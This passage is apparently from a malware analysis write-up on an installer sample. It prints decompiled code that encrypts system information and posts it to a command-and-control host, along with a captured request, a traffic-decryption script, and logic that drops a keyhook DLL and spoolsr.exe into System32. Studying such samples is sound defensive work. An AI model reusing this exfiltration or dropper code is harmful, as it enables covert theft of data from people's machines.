After that, it uses the hash as the key to encrypt the system information using `AES` algorithm and encodes the encrypted content via `base64`:




```
002948C2 mov     ecx, esp
002948C4 push    0FFFFFFFFh      ; size_t
002948C6 push    0               ; int
002948C8 mov     dword ptr [ecx+14h], 0Fh
002948CF mov     dword ptr [ecx+10h], 0
002948D6 push    eax             ; AES_KEY_hash_rand
002948D7 mov     byte ptr [ecx], 0
002948DA call    move__1
002948DF push    1               ; int
002948E1 mov     edx, edi        ; plain_text MACHINE_INFO
002948E3 lea     ecx, [ebp+out_encrypted_??] ; int
002948E9 call    AES_encrypt
002948EE add     esp, 1Ch
002948F1 mov     byte ptr [ebp+var_4], 9
002948F5 mov     eax, [ebp+var_E8]
002948FB test    eax, eax
002948FD jz      loc_294A64
```


```
00294903 cmp     [ebp+var_E4], 10h
0029490A lea     edx, [ebp+out_encrypted_??]
00294910 push    eax
00294911 cmovnb  edx, [ebp+out_encrypted_??]
00294918 lea     ecx, [ebp+base64_encoded]
0029491E call    base64_
00294923 add     esp, 4
00294926 push    8               ; size_t
00294928 push    ecx             ; int
00294929 lea     eax, [ebp+var_138]
0029492F mov     byte ptr [ebp+var_4], 0Ah
```

NOTE : IDAScope plugin for IDA Pro is very useful to detect which cryptography algorithms are used in a sample.

It sends the encrypted and encoded data to iostream.system.band/dump/io/time.php :




```
v2 = 0;
_mm_storeu_si128((__m128i *)&v16, _mm_loadu_si128((const __m128i *)&xmmword_30DF58));
v3 = InternetOpenA("DoPost", 1u, 0, 0, 0);
v4 = v3;
if ( v3 )
{
  v5 = InternetConnectA(v3, "iostream.system.band", 0x50u, 0, 0, 3u, 0, 0);
  hInternet = v5;
  if ( v5 )
  {
    v1 = HttpOpenRequestA(v5, "POST", "/dump/io/time.php", "HTTP/1.0", 0, 0, 0x4000000u, 1u);
    if ( v1 )
    {
      v6 = lpOptional;
      v7 = strlen((const char *)lpOptional);
      lpOptional = &szHeaders[1];
      v2 = HttpSendRequestA(v1, szHeaders, &szHeaders[strlen(szHeaders) + 1] - &szHeaders[1], v6, v7);
      if ( v2 )
      {
        Buffer = 0;
        memset(&v13, 0, 0x3FFu);
        dwBufferLength = 0x100000;
        v2 = HttpQueryInfoA(v1, 0x13u, &Buffer, &dwBufferLength, 0);
        strtol_0(&Buffer);
      }
    }
  }
  InternetCloseHandle(v4);
  if ( hInternet )
```


Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_B5B28A17-BE35-4FC9-9476-DFADEB54BC3A_20180415131211_a03540

```
POST /dump/io/time.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: DoPost
Host: iostream.system.band
Content-Length: 160
Cache-Control: no-cache

B1104111eHq/z71gjEQEVhjIRqy1f6EjJweA1PESXS8zAJAzIAUU383nxWqU+bZh5Sq9OSF3ishBqPdZZI65pDdjLH63O/zrB5dmVsotbsNZL1m7cxIG4W2szD7byCudd5+CLibJMw+L
+xE1ZPM37A2J8wbu5T==HTTP/1.1 522 Origin Connection Time-out
Date: Sun, 15 Apr 2018 10:12:47 GMT
Content-Type: text/html; charset=UTF-8
```

The first 8 bytes are generated by the `CoCreateGuid` call. There is simple code to decrypt the traffic content:




```python
def decrypt_traffic(content):
    key = content[:8] + b"1Q2a3k79"
    m = hashlib.md5()
    key = hashlib.md5(key).digest()
    base64_encoded = content[8:]

    encrypted_content = base64.b64decode(base64_encoded)

    IV = 16 * b'\x00'
    mode = AES.MODE_CBC
    decryptor = AES.new(key, mode, IV)

    dec_content = decryptor.decrypt(encrypted_content)

    print(dec_content)


decrypt_traffic(b"B1104111eHq/z71gjEQEVhjIRqy1f6EjJweA1PESXS8zAJAzIAUU383nxWqU+bZh5Sq9OSF3ishBqPdZZI65pDdjLH63O/zrB5dmVsotbsNZL1m7cxIG4W2szD7byCudd5+CLi
```

```
[Running] python "/home/johndoe/Desktop/tmp/pycrypto.py"
b'ua=00-0C-29-C5-A9-CC&get=BS&lang=U.K&region=10&referrer=unknow&os=Windows10 16299 x64&browser=Chrome\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c'

[Done] exited with code=0 in 0.063 seconds
```


After sending system information, the parent process dies, but the child process continues execution with the `-install` argument, and in this case, it executes the `iaStorE_and_files` function.

After calling the GetNativeSystemInfo function, it extracts 32-bit or 64-bit executables based on the `SYSTEM_INFO.dwOemId` field




```c
}
GetNativeSystemInfo(&SystemInfo);
if ( SystemInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64 || SystemInfo.wProcessorArchitecture == 6 )
{
  v10 = *Wow64DisableWow64FsRedirection;
  OldValue = 0;
  if ( !*Wow64DisableWow64FsRedirection )
  {
    v11 = GetModuleHandleW(L"Kernel32.dll");
    if ( v11 )
    {
      v10 = GetProcAddress(v11, "Wow64DisableWow64FsRedirection");
      *Wow64DisableWow64FsRedirection = v10;
    }
    else
    {
      v10 = *Wow64DisableWow64FsRedirection;
    }
  }
  OldValue = 0;
  if ( v10 )
    (v10)(&OldValue);
  write_spoolsr_and_MSdat();
  KeyHook_usp20_n_dats();
  v12 = FindResourceW(0, 0x6E, L"KPE");
```

After checking the system architecture it calls `write_spoolsr_and_MSdat` and there it decrypts `PE` from `byte_443870` (in case of a `0x64-bit` system) using `0xDD` as the key, generates random `0x40` bytes and appends to the decrypted file, it saves the decrypted file as `%SYS_DIR%\\spoolsr.exe` and the encrypted file as `%SYS_DIR%\\MS.dat` :




```
  v6 = 0;
  do
  {
    byte_443870[v6] ^= 0xDDu;
    ++v6;
  }
  while ( v6 < 0x1433D0 );
  RNG();
  v8 = append_rand_and_checksum(byte_443870, 0x1433D0u, &randStr_??, v7, &sysDir_cp);
  if ( v8 )
  {
    v9 = sysDir_cp;
  }
  else
  {
    v8 = byte_443870;
    v9 = 1323984;
  }
  writeFile(&sysDir_spoolsr, v9);
  v10 = 0;
  do
  {
    v8[v10] ^= 0xDDu;
    ++v10;
  }
  while ( v10 < v9 );
  return writeFile(&MS_dat, v9);
}
```



```
OnlineInstaller.e...  1220  CreateFileMapp...  C:\Windows\WindowsShell.Manifest        FILE LOCKED WI...  SyncType: SyncTy...
OnlineInstaller.e...  1220  QueryStandardI...  C:\Windows\WindowsShell.Manifest        SUCCESS            AllocationSize: 4,0...
OnlineInstaller.e...  1220  CreateFileMapp...  C:\Windows\WindowsShell.Manifest        SUCCESS            SyncType: SyncTy...
OnlineInstaller.e...  1220  QueryStandardI...  C:\Windows\WindowsShell.Manifest        SUCCESS            AllocationSize: 4,0...
OnlineInstaller.e...  1220  QueryBasicInfor... C:\Windows\WindowsShell.Manifest        SUCCESS            CreationTime: 29/0...
OnlineInstaller.e...  1220  CloseFile          C:\Windows\WindowsShell.Manifest        SUCCESS
OnlineInstaller.e...  1220  CreateFile         C:\Windows\SysWOW64\KernelBase.dll      SUCCESS            Desired Access: R...
OnlineInstaller.e...  1220  QueryBasicInfor... C:\Windows\SysWOW64\KernelBase.dll      SUCCESS            CreationTime: 29/0...
OnlineInstaller.e...  1220  CloseFile          C:\Windows\SysWOW64\KernelBase.dll      SUCCESS
OnlineInstaller.e...  1220  CreateFile         C:\Windows\SysWOW64\ole32.dll           SUCCESS            Desired Access: R...
OnlineInstaller.e...  1220  QueryBasicInfor... C:\Windows\SysWOW64\ole32.dll           SUCCESS            CreationTime: 29/0...
OnlineInstaller.e...  1220  CloseFile          C:\Windows\SysWOW64\ole32.dll           SUCCESS
OnlineInstaller.e...  1220  QueryNameInfo...   C:\Users\John Doe\Desktop\OnlineInst... SUCCESS            Name: \Users\Joh...
OnlineInstaller.e...  1220  CreateFile         C:\Windows\System32\spoolsr.exe         SUCCESS            Desired Access: All...
OnlineInstaller.e...  1220  WriteFile          C:\Windows\System32\spoolsr.exe         SUCCESS            Offset: 0, Length: 1...
OnlineInstaller.e...  1220  FlushBuffersFile   C:\Windows\System32\spoolsr.exe         SUCCESS
OnlineInstaller.e...  1220  WriteFile          C:\$ConvertToNonresident                SUCCESS            Offset: 0, Length: 1...
OnlineInstaller.e...  1220  WriteFile          C:\$ConvertToNonresident                SUCCESS            Offset: 1,048,576, ...
OnlineInstaller.e...  1220  CloseFile          C:\Windows\System32\spoolsr.exe         SUCCESS
OnlineInstaller.e...  1220  CreateFile         C:\Windows\System32\MS.dat              SUCCESS            Desired Access: All...
OnlineInstaller.e...  1220  WriteFile          C:\Windows\System32\MS.dat              SUCCESS            Offset: 0, Length: 1...
OnlineInstaller.e...  1220  FlushBuffersFile   C:\Windows\System32\MS.dat              SUCCESS
OnlineInstaller.e...  1220  WriteFile          C:\$ConvertToNonresident                SUCCESS            Offset: 0, Length: 1...
OnlineInstaller.e...  1220  WriteFile          C:\$ConvertToNonresident                SUCCESS            Offset: 1,048,576, ...
```

```
00D17CDC lea     ecx, [ebp+sysDir_spoolsr] ; lpFileName
00D17CE2 call    writeFile        ; spoolsr.exe
00D17CE7 add     esp, 4
00D17CEA xor     eax, eax
00D17CEC lea     esp, [esp+0]

00D17CF0
00D17CF0 loc_D17CF0:
00D17CF0 xor     byte ptr [eax+edi], 0DDh
00D17CF4 inc     eax
00D17CF5 cmp     eax, esi
00D17CF7 jb      short loc_D17CF0

00D17CF9 push    esi              ; nNumberOfBytesToWrite
00D17CFA mov     edx, edi
00D17CFC lea     ecx, [ebp+MS_dat] ; lpFileName
00D17D02 call    writeFile        ; MS.dat
00D17D07 mov     ecx, [ebp+var_4]
```

Similarly, `KeyHook_usp20_n_dats` extract, decrypt and creates following files: `KeyHook64.dll` , `KH.dat` , `usp20.dll` and `UP.dat` :




```
00327E44 mov     eax, offset unk_3C2AF0
00327E49 mov     ebx, 98E0h
00327E4E mov     [ebp+data_?], eax
00327E54 xor     eax, eax
00327E56 jmp     short decrypt_PE_x86
```

```
00327E60
00327E60 decrypt_PE_x86:
00327E60 xor     byte_461390[eax], 0DDh
00327E67 inc     eax
00327E68 cmp     eax, 724E0h
00327E6D jb      short decrypt_PE_x86
```

```
00327E6F lea     eax, [ebp+nNumberOfBytesToWrite]
00327E75 mov     edx, 724E0h       ; size_t
00327E7A push    eax               ; int
00327E7B push    ecx               ; int
00327E7C lea     eax, [ebp+rand_str]
00327E82 mov     ecx, offset byte_461390 ; void *
00327E87 push    eax               ; void *
00327E88 call    append_rand_and_checksum
00327E8D add     esp, 0Ch
00327E90 mov     [ebp+var_6A4], eax
00327E96 test    eax, eax
00327E98 jnz     short loc_327EAF
```

```
00327F53
00327F53 loc_327F53:
00327F53 mov     eax, offset unk_3CC3D0
00327F58 mov     [ebp+var_6A8], 1
00327F62 mov     [ebp+data_?], eax
00327F68 mov     ebx, 0A4E0h
00327F6D xor     eax, eax
00327F6F nop
```

```
00327F70
00327F70 decrypt_PE:
00327F70 xor     byte_3D68B0[eax], 0DDh
00327F77 inc     eax
00327F78 cmp     eax, 8AAE0h
00327F7D jb      short decrypt_PE
```




Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\KeyHook64.dll	SUCCESS	Offset: 0, Length: 5...
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\KH.dat	SUCCESS	Offset: 0, Length: 5...
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\usp20.dll	SUCCESS	Offset: 0, Length: 4...
14:35:...	OnlineInstaller.e...	6296	WriteFile	C:\Windows\System32\UP.dat	SUCCESS	Offset: 0, Length: 4...

`KeyHook64.dll` is decrypted `KH.dat` , `spoolsr.exe` is decrypted `MS.dat` and `usp20.dll` is decrypted `UP.dat` .

After that, it extracts the data from resources (`0x110` in case of `0x64` system and `0x108` otherwise) of the sample and seems like it’s encrypted or compressed data:



